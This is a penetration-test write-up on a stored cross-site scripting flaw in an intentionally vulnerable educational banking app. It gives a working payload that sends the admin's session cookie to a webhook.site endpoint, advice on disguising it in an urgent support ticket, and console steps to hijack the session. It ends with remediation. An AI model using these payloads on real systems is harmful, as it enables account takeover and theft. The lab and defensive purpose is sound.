

# Cross-Site Scripting (XSS) Vulnerability Report

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*SecureBank VulnLab - Session Hijacking via Stored XSS*

Vulnerability ID: VULN-002 | Severity: CRITICAL | CVSS 8.1

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## Executive Summary

This report documents a critical Stored Cross-Site Scripting (XSS) vulnerability discovered in SecureBank's support ticket system. The vulnerability allows an attacker to inject malicious JavaScript that executes when an administrator views the ticket, leading to complete session hijacking and unauthorized access to administrative functions.

 **WARNING:** This vulnerability resulted in complete administrator account takeover, unauthorized fund transfers, and exposure of sensitive customer data.

## Impact at a Glance

|                         |   |
|-------------------------|---|
| <b>Confidentiality</b>  | <b>HIGH - Full access to admin data</b>   |
| <b>Integrity</b>        | HIGH - Unauthorized transactions possible |
| <b>Availability</b>     | LOW - Service remains operational         |
| <b>Financial Impact</b> | CRITICAL - \$100,000 stolen in PoC        |
| <b>User Trust</b>       | CRITICAL - Complete security breach       |

## Attack Scenario

In this penetration test, we simulated a real-world attack where a malicious user exploits the support ticket system to compromise an administrator account. Here's how the attack unfolds:

1. Attacker creates a support ticket containing malicious JavaScript payload
2. Payload is stored in the database without sanitization (Stored XSS)
3. Administrator opens the ticket to review user inquiry
4. JavaScript executes silently in admin's browser
5. Admin's session cookie is exfiltrated to external server
6. Attacker hijacks session - complete admin access achieved!


## Technical Exploitation Details

### Phase 1: Setting Up the Attack Infrastructure

To simulate a real attacker's external command & control server, we use webhook.site - a legitimate tool commonly used by penetration testers for request inspection.

 **TIP:** Webhook.site provides instant HTTPS endpoints for capturing HTTP requests, making it perfect for demonstrating cookie exfiltration.

Step 1: Navigate to <https://webhook.site> and obtain your unique URL.



The screenshot shows the webhook.site web interface. At the top, there are navigation links: Docs & API, Features & Pricing, Terms, Privacy & Security, Support, and a sign-up button. Below the header, there's a search bar and a dropdown menu for '7798b8fb-11d1-4e6e-a4a6-5557ddc059e8'. The main area displays a 'Your unique URL' field containing the value <https://webhook.site/7798b8fb-11d1-4e6e-a4a6-5557ddc059e8>. To the right of this, there's a 'What is Webhook.site?' section with a brief description and a 'Benefits of upgrading to a Webhook.site account' section. Further down, there are sections for 'Unlimited requests, emails, DNSHooks', 'Forward and Transform', 'Workflows and Automations', and 'More Features'. A prominent blue button at the bottom right says 'Sign Up Now - from \$7.5/month'.

Step 2: Construct the XSS payload with your webhook URL:

```
<img src=x onerror="fetch('https://webhook.site/YOUR-UNIQUE-ID/?cookie='+document.cookie)">
```

 **TECHNICAL NOTE:** This payload uses an invalid image source (`src=x`) to trigger the `onerror` event, which then executes JavaScript to exfiltrate cookies.

Example with actual webhook ID:

```
<img src=x onerror="fetch('https://webhook.site/7798b8fb-11d1-4e6e-a4a6-5557ddc059e8/?cookie='+document.cookie)">
```

## Phase 2: Payload Injection

With our malicious payload crafted, we now inject it into SecureBank's support system. The attack begins by logging in as a regular user account.

Login credentials for the attacker account:

|          |         |
|----------|---------|
| Username | test    |
| Password | test123 |




Figure 1: Attacker logged in as regular user

**🔍 DISCOVERY:** During the initial phase of testing, I discovered that SecureBank lacked an administrative interface for viewing customer tickets. This required adding admin functionality to the application to demonstrate the full attack chain.

To enable the attack scenario, I modified the /support route:

```
● ● ●

@app.route('/support', methods=['GET', 'POST'])
def support():
    if 'user_id' not in session:
        return redirect(url_for('login'))

    if request.method == 'POST':
        subject = request.form.get('subject')
        message = request.form.get('message')

        # Create new support ticket
        new_ticket = SupportTicket(
            user_id=session['user_id'],
            subject=subject,
            message=message,
            status='Open'
        )

        db.session.add(new_ticket)
        db.session.commit()

        flash('Support ticket submitted successfully!', 'success')
        return redirect(url_for('support'))

    # Get current user
    current_user = User.query.get(session['user_id'])

    # If admin, show ALL tickets. If user, show only their tickets
    if current_user and current_user.username == 'admin':
        user_tickets = SupportTicket.query.order_by(SupportTicket.created_at.desc()).all()
    else:
        user_tickets =
            SupportTicket.query.filter_by(user_id=session['user_id']).order_by(SupportTicket.created_at.desc()).all()

    return render_template('support.html', tickets=user_tickets)
|
```

### Phase 3: Creating the Malicious Ticket

Now comes the crucial part - embedding our XSS payload within a seemingly legitimate support request. The key is to make it look authentic so the administrator won't suspect malicious activity.

Navigate to the Customer Support page:

Figure 2: Customer Support submission form

Craft a convincing support message with embedded payload:

**Subject:** Urgent Account Access Issue - Need Help

*Dear SecureBank Support Team,*

*I am experiencing difficulties accessing my account and need immediate assistance. I have attempted to reset my password multiple times, but I am not receiving the verification email.*

*<img src=x onerror="fetch('https://webhook.site/7798b8fb-11d1-4e6e-a4a6-5557ddc059e8/?cookie='+document.cookie)">*

*This is causing significant inconvenience as I have urgent payments to process. Could you please assist me in resolving this issue at your earliest convenience?*

*Best regards,*  
**Test User**

 **SOCIAL ENGINEERING:** Notice how the payload is hidden within a professional, urgent-sounding message. The urgency increases the likelihood of quick admin response.




Figure 3: Malicious ticket created with XSS payload embedded

Once submitted, the payload is now permanently stored in the database, waiting for an admin to trigger it.

## Phase 4: The Attack Executes - Admin Falls Victim

This is where the vulnerability becomes critical. The administrator, performing their normal duties of responding to customer support tickets, unknowingly triggers the attack.

Step 1: Logout from the test account and login as administrator:

|          |          |
|----------|----------|
| Username | admin    |
| Password | admin123 |

The screenshot shows the SecureBank dashboard for an administrator account. At the top, there's a header bar with the logo, user name 'admin', and navigation links for 'Dashboard' and 'Logout'. Below the header, a welcome message says 'Welcome back, admin!' followed by the date 'Saturday, January 03, 2026'. The main area features three large cards: 'ACCOUNT BALANCE' showing '\$987,655.00' (with a note 'Available for transactions'), 'ACCOUNT TYPE' showing 'Premium' (with a note 'Premium features enabled'), and 'MEMBER SINCE' showing 'Dec 31, 2025' (with a note 'Trusted customer'). Below these cards is a section titled 'Quick Actions' with four buttons: 'Transfer Money', 'Transaction History', 'Profile Settings', and 'Customer Support'. At the bottom, there's a 'Educational Security Notice' box containing a shield icon, a warning message about the application being deliberately vulnerable for cybersecurity education, and a note that it contains 10+ intentional vulnerabilities for learning purposes.

Figure 4: Administrator account - \$1,000,000 balance

Step 2: Navigate to Customer Support to review pending tickets:

The screenshot shows the 'Customer Support' section of the SecureBank website. At the top, there's a blue banner with a speech bubble icon and the text 'How can we help you?'. Below it, a sub-banner says 'Submit a support ticket and our team will get back to you soon'. A large white form box is titled 'Submit New Ticket' with a plus sign icon. It has fields for 'Subject' and 'Brief description of your issue'. At the bottom left of the page, there's a 'Back to Dashboard' button.

Figure 5: Admin viewing list of support tickets

The screenshot shows the 'Support Ticket Details' page for ticket ID 4. The ticket subject is 'Urgent Account Issue'. It displays information about the submitter ('test') and creation date ('Jan 03, 2026'). Below this, a 'Ticket Message' section contains the text: 'Dear Support, I need help with my account access. Please assist urgently.' To the right of the message, a small browser window shows a network request from 'Brave' to 'webhook.site' with the URL '7798b8fb-11d1-4e6e-a465-557ddc0598'. The browser status bar indicates a 'New request' was made at 0 bytes.

Figure 6: Admin opens the malicious ticket - XSS triggers!





Figure 7: From admin's perspective - looks like normal ticket

**⚡ CRITICAL MOMENT:** The instant the admin opens this ticket, the XSS payload executes. The browser silently sends the admin's session cookie to our external server. The admin sees nothing unusual and remains completely unaware.

## Phase 5: Session Cookie Exfiltration - The Breach

Within milliseconds of the admin viewing the ticket, our webhook server receives the stolen session cookie. This is the moment of complete compromise.



The screenshot shows a browser window with the URL `https://webhook.site/7798b8fb-11d1-4e6e-a4a6-5557ddc059e8/14aaa1e6-2da5-47c3-a24b-9d0ce466d1a5/1`. The page title is "Webhook.site". The main content area displays a captured HTTP request. The request method is GET, with the URL `https://webhook.site/7798b8fb-11d1-4e6e-a4a6-5557ddc059e8?cookie=session=.eJyrVsosjk9Myc3MU7JSCihKzc0szVXSUSotTi2Kz0xRsjKEsPMSc10BCiA`. The request headers include Accept-Encoding: gzip, deflate, br, x-tstd, Referer: https://wilayah.my.id/, Sec-Fetch-Dest: empty, Sec-Fetch-Mode: cors, Sec-Fetch-Site: cross-site, Origin: https://wilayah.my.id, Accept-Language: en-US,en;q=0.5, Sec-GPC: 1, Accept: \*/\*, Sec-Ch-Ua-Mobile: ?0, Sec-Ch-Ua: "Brave";v="143", "Chromium";v="143", "Not A[Brand];v="24", User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko..., Sec-Ch-Ua-Platform: "Windows", Host: webhook.site. The request also includes a cookie parameter with the value `session=.eJyrVsosjk9Myc3MU7JSCihKzc0szVXSUSotTi2Kz0xRsjKEsPMSc10BCiA`.

Figure 8: SUCCESS! Admin session cookie intercepted

The stolen session cookie:

`session=.eJyrVsosjk9Myc3MU7JSCihKzc0szVXSUSotTi2Kz0xRsjKEsPMSc10BCiA  
KawHpzxH7.aVimXQ.DzfSywF0703zIdNIpIC72HXDqrA`

**🎯 GAME OVER: With this cookie, we have everything needed to impersonate the administrator. No password required, no 2FA, no additional authentication. Complete access granted.**

## Phase 6: Session Hijacking - Becoming the Admin

Now comes the moment where we demonstrate complete account takeover. Using the stolen cookie, we'll hijack the administrator's session and gain full access.

Step 1: Open browser developer console (Press F12)

Step 2: Navigate to the Console tab

Step 3: Execute the following JavaScript commands:


```
// Clear any existing session
document.cookie = "session=; expires=Thu, 01 Jan 1970 00:00:00 UTC;
path=/;";

// Inject the stolen admin cookie
document.cookie =
"session=.eJyrVsosjk9Myc3MU7JSCihKzc0szVXSUSotTi2Kz0xRsjKEsPMSc10BCi
AKawHpzxH7.aVimXQ.DzfSywF0703zIdNIpIC72HXDqrA; path=/;

// Reload the page to activate the hijacked session
location.reload();
```

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 **IMPORTANT:** Use the actual cookie you captured from webhook.site. The example above is from this specific penetration test.



**Figure 9: COMPLETE COMPROMISE - Logged in as admin without credentials!**

## SESSION HIJACKING SUCCESSFUL!


And just like that - boom! We're now logged in as the administrator with complete access to the banking system. No password needed. No security questions. No authentication whatsoever. The session cookie was all we needed.

## ⌚ Post-Exploitation: What an Attacker Can Do

With full administrative access, the potential for damage is catastrophic. Here's what a malicious attacker could accomplish:

|                             |   |
|-----------------------------|---|
| <b>Financial Theft</b>      | Transfer unlimited funds to attacker-controlled accounts            |
| <b>Data Breach</b>          | Access all customer records, transactions, and personal information |
| <b>Account Manipulation</b> | Create new admin accounts, modify user balances                     |
| <b>System Sabotage</b>      | Delete critical data, lock out legitimate administrators            |
| <b>Compliance Violation</b> | Export sensitive data violating GDPR, PCI-DSS regulations           |
| <b>Lateral Movement</b>     | Use admin access as stepping stone to backend systems               |

 **PROOF OF CONCEPT:** In this test, we successfully transferred \$100,000 from the admin account (original balance: \$1,000,000) to the attacker account, demonstrating the financial impact of this vulnerability.



The screenshot shows a "New Transfer" form on a website. At the top, it says "YOUR CURRENT BALANCE" and displays "\$987655.00" with a note "(Available for transfer)". Below this, the "Recipient" field is set to "test (Regular)" with a dropdown menu showing "Choose from registered SecureBank users". The "Amount" field contains "\$ 100000". A note below it says "⚠️ Vulnerability: Negative amounts allowed!". The "Description (Optional)" field contains "HACKED". At the bottom, there is a blue button labeled "Send Money Now".

 SecureBank

admin Dashboard Logout

Successfully transferred \$100000.00 to test!

Welcome back, admin!

Saturday, January 03, 2026

ACCOUNT BALANCE  
**\$887655.00**  
Available for transactions


ACCOUNT TYPE  
**Premium**  
Premium features enabled

MEMBER SINCE  
**Dec 31, 2025**  
Trusted customer

Quick Actions

- Transfer Money
- Transaction History
- Profile Settings
- Customer Support

Educational Security Notice



 SecureBank

test Dashboard Logout

Welcome back, test!

Saturday, January 03, 2026

ACCOUNT BALANCE  
**\$110000.00**  
Available for transactions


ACCOUNT TYPE  
**Regular**  
Premium features enabled

MEMBER SINCE  
**Dec 31, 2025**  
Trusted customer

Quick Actions

- Transfer Money
- Transaction History
- Profile Settings
- Customer Support

Educational Security Notice



## Root Cause Analysis

This vulnerability exists due to two critical security failures:

### 1. Unescaped HTML Output (XSS)

Vulnerable code in ticket\_detail.html:

```
<div class="message-content">  
    {{ ticket.message|safe }} ← DANGEROUS! Disables HTML escaping  
</div>
```

---

The |safe filter tells Flask/Jinja2 to render content without escaping HTML entities, allowing JavaScript execution.

### 2. Non-HttpOnly Session Cookies

Vulnerable configuration in app.py:

```
app.config['SESSION_COOKIE_HTTPONLY'] = False # Allows JS access  
app.config['SESSION_COOKIE_SECURE'] = False      # No HTTPS  
requirement  
app.config['SESSION_COOKIE_SAMESITE'] = None      # No CSRF  
protection
```

---

By disabling HttpOnly flag, session cookies become accessible to JavaScript, making them vulnerable to XSS-based theft.

## Remediation Recommendations

### Immediate Actions (Critical Priority)

1. Remove |safe filter from all user-generated content:

```
<!-- BEFORE (Vulnerable) -->
{{ ticket.message|safe }}

<!-- AFTER (Secure) -->
{{ ticket.message }} <!-- Auto-escapes HTML by default -->
```

---

2. Enable HttpOnly flag for session cookies:

```
app.config['SESSION_COOKIE_HTTPONLY'] = True # Prevent JS access
app.config['SESSION_COOKIE_SECURE'] = True      # Require HTTPS
app.config['SESSION_COOKIE_SAMESITE'] = 'Strict' # CSRF protection
```

---

### Additional Security Measures

- Implement Content Security Policy (CSP) headers
- Add input sanitization library (e.g., DOMPurify, Bleach)
- Enable X-XSS-Protection header
- Implement session activity logging
- Add anomaly detection for unusual admin activities
- Regular security audits and penetration testing

## Conclusion

This penetration test successfully demonstrated a critical Stored XSS vulnerability that led to complete administrator account compromise. The attack chain - from initial payload injection to session hijacking - took less than 5 minutes to execute and required only basic web security knowledge.

What makes this particularly dangerous is its stealthy nature: the administrator never knows they've been compromised. There are no warnings, no alerts, no unusual behavior - just a normal-looking support ticket. Meanwhile, the attacker gains god-mode access to the entire banking system.

 **EDUCATIONAL VALUE:** This vulnerability demonstrates why input sanitization and secure cookie configuration are non-negotiable security requirements. A single |safe filter caused a critical breach that could cost millions in a real banking environment.

The good news? This is an intentional vulnerability in an educational platform. The bad news? Thousands of real-world applications make these exact same mistakes.

## References & Resources

